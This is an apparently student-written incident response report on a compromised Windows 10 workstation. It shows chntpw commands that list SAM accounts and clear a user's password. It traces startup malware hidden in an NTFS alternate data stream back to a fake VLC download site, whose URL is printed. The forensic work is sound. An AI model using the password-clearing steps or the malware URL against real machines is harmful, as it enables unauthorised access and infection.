Incident Response Report

Miles Workstation

November 2021


Company Sensitive and Proprietary

For Authorized Use Only


Authors:

Alexandre OHAYON

Erwan SINOU



Eric BELLOTTO



Theodore FARAUT

RESTRICTED INFORMATION

DISTRIBUTION FOR OFFICIAL USE ONLY

All copies must follow statewide protection and handling standards. Destroy by shredding.

CERT TEAM MEMBERS

Name	Role	Contact
Alexandre OHAYON	Forensic Operator, Code analyzer, technical writer	alexandre.ohayon@epitech.eu
Erwan SINOU	Technical Writer, Forensic Operator	erwan.sinou@epitech.eu
Eric BELLOTTO	Script writer and code analyzer	eric.bellotto@epitech.eu
Theodore FARAUT	Script writer and code analyzer	theodore.faraut@epitech.eu

DOCUMENT CHANGE LOG

Version	Date	Comment	Author(s)
0.1	28/10/2021	[ADD] structure of the report	alexandre.ohayon@epitech.eu, erwan.sinou@epitech.eu
0.2	29/10/2021	[ADD] explanation of the intrusion of the workstation, findings some malwares	eric.bellotto@epitech.eu, alexandre.ohayon@epitech.eu, theodore.faraut@epitech.eu
0.3	01/11/2021	[ADD] redaction of the cleaning scripts	alexandre.ohayon@epitech.eu eric.bellotto@epitech.eu

EXECUTIVE SUMMARY

The purpose of this system security report is to provide an overview of the security failures of the system and describe the controls in place, or planned, for meeting those requirements.


Miles Workstation is a Windows 10 operating system; we do not know so many things except there is a strange behavior from the system and we don't have the password.

TABLE OF CONTENTS

ASSESMENT SPECIFICATIONS


First, we launch the Miles Workstation in a virtual machine, using Virtual Box.

We can see a strange behavior at the start of Windows.



Screen capture of the start of the Miles Workstation

Once the operating system is launched, we observe that the myles user is protected by a password that we do not have.




The password is incorrect. Try again.

Screen capture of the lock screen of the Miles Workstation

The workstation is not encrypted. We can get into the machine by setting the password blank.


We attach the Miles Workstation as a drive into our Linux instance from VirtualBox. We can see it from Kali with the tool gparted by the command line: parted -l



```
Model: ATA VBOX HARDDISK (scsi)
Disk /dev/sda: 85.9GB
Sector size (logical/physical): 512B/512B
Partition Table: msdos
Disk Flags:

Number  Start   End     Size    Type      File system     Flags
 1      1049kB  84.9GB  84.9GB  primary   ext4            boot
 2      84.9GB  85.9GB  1022MB  extended
 5      84.9GB  85.9GB  1022MB  logical   linux-swap(v1)


Model: ATA VBOX HARDDISK (scsi)
Disk /dev/sdb: 42.9GB
Sector size (logical/physical): 512B/512B
Partition Table: msdos
Disk Flags:

Number  Start   End     Size    Type     File system  Flags
 1      1049kB  53.5MB  52.4MB  primary  ntfs         boot
 2      53.5MB  42.4GB  42.4GB  primary  ntfs
 3      42.4GB  42.9GB  530MB   primary  ntfs         msftres
```

Screen capture of the Miles Workstation disk from Kali Linux


We can see that the disk from /dev/sdb is with the msdos partition table. The content of the files from the operating system are located on /dev/sdb2. We mount it with the command line: mount -t ntfs -o noexc, rw /dev/sdb2 /mnt. Then, we move were the list of the users of the Workstation is located and we display it with the command: chntpw -l SAM.



```
┌──(kali㉿kali)-[~]
└─$ sudo mount -t ntfs -o noexc,rw /dev/sdb2 /mnt

┌──(kali㉿kali)-[~]
└─$ cd /mnt/Windows/System32/config

┌──(kali㉿kali)-[/mnt/Windows/System32/config]
└─$ sudo chntpw -l SAM
chntpw version 1.00 140201, (c) Petter N Hagen
Hive <SAM> name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 686c <lh>
File size 65536 [10000] bytes, containing 7 pages (+ 1 headerpage)
Used for data: 318/31800 blocks/bytes, unused: 29/13032 blocks/bytes.

| RID -|---------- Username ------------| Admin? |- Lock? --|
| 01f4 | Administrator                  | ADMIN  | dis/lock |
| 01f7 | DefaultAccount                 |        | dis/lock |
| 01f5 | Guest                          |        | dis/lock |
| 03e9 | myles                          | ADMIN  |          |
| 01f8 | WDAGUtilityAccount             |        | dis/lock |
```

Screen capture of the users of the Miles Workstation

Next, we clear the password of Miles with the command: chntpw -u myles SAM.




```
┌──(kali㉿kali)-[/mnt/Windows/System32/config]
└─$ sudo chntpw -u myles SAM
chntpw version 1.00 140201, (c) Petter N Hagen
Hive <SAM> name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0×001020 * Subkey indexing type is: 686c <lh>
File size 65536 [10000] bytes, containing 7 pages (+ 1 headerpage)
Used for data: 318/31800 blocks/bytes, unused: 29/13032 blocks/bytes.

================ USER EDIT ====================

RID     : 1001 [03e9]
Username: myles
fullname:
comment :
homedir :

00000220 = Administrators (which has 2 members)

Account bits: 0×0214 =
[ ] Disabled        | [ ] Homedir req.    | [X] Passwd not req. |
[ ] Temp. duplicate | [X] Normal account  | [ ] NMS account     |
[ ] Domain trust ac | [ ] Wks trust act.  | [ ] Srv trust act   |
[X] Pwd don't expir | [ ] Auto lockout    | [ ] (unknown 0×08)  |
[ ] (unknown 0×10)  | [ ] (unknown 0×20)  | [ ] (unknown 0×40)  |

Failed login count: 0, while max tries is: 0
Total  login count: 20

- - - - User Edit Menu:
 1 - Clear (blank) user password
(2 - Unlock and enable user account) [seems unlocked already]
 3 - Promote user (make user an administrator)
 4 - Add user to a group
 5 - Remove user from a group
 q - Quit editing user, back to user select
Select: [q] > 1
Password cleared!
```

```
================ USER EDIT ====================

RID     : 1001 [03e9]
Username: myles
fullname:
comment :
homedir :

00000220 = Administrators (which has 2 members)

Account bits: 0×0214 =
[ ] Disabled        | [ ] Homedir req.    | [X] Passwd not req. |
[ ] Temp. duplicate | [X] Normal account  | [ ] NMS account     |
[ ] Domain trust ac | [ ] Wks trust act.  | [ ] Srv trust act   |
[X] Pwd don't expir | [ ] Auto lockout    | [ ] (unknown 0×08)  |
[ ] (unknown 0×10)  | [ ] (unknown 0×20)  | [ ] (unknown 0×40)  |

Failed login count: 0, while max tries is: 0
Total  login count: 20
** No NT MD4 hash found. This user probably has a BLANK password!
** No LANMAN hash found either. Try login with no password!

- - - - User Edit Menu:
 1 - Clear (blank) user password
(2 - Unlock and enable user account) [seems unlocked already]
 3 - Promote user (make user an administrator)
 4 - Add user to a group
 5 - Remove user from a group
 q - Quit editing user, back to user select
Select: [q] > q

Hives that have changed:
 #  Name
 0  <SAM>
Write hive files? (y/n) [n] : y
 0  <SAM> - OK
```


Screen captures of the clearing of the password of the user myles

We reboot on the Miles Workstation, and we can now enter in the session myles.




Screen captures showing the password of myles is now blank

Once in the workstation, we see a weird wallpaper and terminals that open on startup.




Screen captures showing the wallpaper



Screen captures showing the terminal at startuo


We are thinking of looking directly in the folder where the windows startup executables are located in C: \ Users \ myles \ AppData \ Roaming \ Microsoft \ Windows \ Start Menu \ Programs \ Startup



Name	Date modified	Type	Size
windefender.cmd	11/12/2021 2:32 AM	Windows Comma...	1 KB

Screen captures showing windefender.cmd


We come across a malicious program hiding under the name of a Windows security program, which executes another python program with a ntfs method (wallpaper.jpeg::stage2.py). This program runs a program located in a cache folder at the root of the disk.



Name	Date modified	Type	Size
mss-6.0.0.dist-info	10/24/2021 11:57 PM	File folder	
mss-6.1.0.dist-info	10/24/2021 11:56 PM	File folder	
PIL	10/24/2021 11:57 PM	File folder	
Pillow-7.2.0.dist-info	10/24/2021 11:57 PM	File folder	
pycryptodome-3.9.8.dist-info	10/24/2021 11:57 PM	File folder	
pyscreenshot	10/24/2021 11:56 PM	File folder	
pyscreenshot-2.2.dist-info	10/24/2021 11:57 PM	File folder	
pyscreenshot-3.0.dist-info	10/24/2021 11:56 PM	File folder	
requests	10/24/2021 11:54 PM	File folder	
requests-2.24.0.dist-info	10/24/2021 11:57 PM	File folder	
requests-2.26.0.dist-info	10/24/2021 11:54 PM	File folder	
urllib3	10/24/2021 11:54 PM	File folder	
urllib3-1.25.10.dist-info	10/24/2021 11:57 PM	File folder	
urllib3-1.26.7.dist-info	10/24/2021 11:54 PM	File folder	
websockets	10/24/2021 11:57 PM	File folder	
websockets-8.1.dist-info	10/24/2021 11:57 PM	File folder	
websockets-10.0.dist-info	10/24/2021 11:55 PM	File folder	
sanic.gif	10/25/2021 12:11 AM	GIF File	95 KB
stage1.ps1	11/11/2021 6:01 AM	Windows PowerS...	1 KB
stage1.py	11/11/2021 7:31 AM	PY File	21 KB
stage2.py	10/25/2021 12:26 AM	PY File	2 KB
task.ps1	11/12/2021 2:35 AM	Windows PowerS...	1 KB
vlc_updater.exe	10/24/2021 11:53 PM	Application	15,889 KB

Screen captures showing the WinCache folder

We can see that the executable vlc_updater.exe is actually a python interpreter that allows malicious code to be executed. We are thinking of looking in the downloaded files to understand how a fake vlc could have been installed.




~~vlc-3.0.11-win64.exe~~ Deleted

http://vlc.microsoftonline.download/vlc-3.0.11-win64.exe

Screen captures showing the adress of the website of the file

We go to the address indicated and we come across a fake scam site, which is the main entry point where the dropper has been installed on the machine




Simple, rapide et puissant

- ✓ **Peut tout lire** - Fichiers, disques, webcams, périphériques et flux.
- ✓ **Lit la plupart des codecs, sans paquets de codecs nécessaires** - MPEG-2, MPEG-4, H.264, MKV, WebM, WMV, MP3...
- ✓ **Fonctionne sur toutes les plate-formes.** - Windows, Linux, Mac OS X, Unix, iOS, Android ...
- ✓ **Complètement gratuit** - pas de logiciel espion, ni publicité, ni suivi d'utilisateur.

Version 3.0.11.1 • macOS • 48 MB
84,022,870 téléchargements jusqu'à présent

Screen captures showing the fake vlc website

Before we start to analyze the code, we want to find out more about the author of the virus.



```
aohayon@asus:/mnt/c/Users/work$ dig NS 104.238.188.130

; <<>> DiG 9.16.1-Ubuntu <<>> NS 104.238.188.130
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 5480
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;104.238.188.130.               IN      NS

;; AUTHORITY SECTION:
.                       314     IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2021111100 1800 900 604800 86400

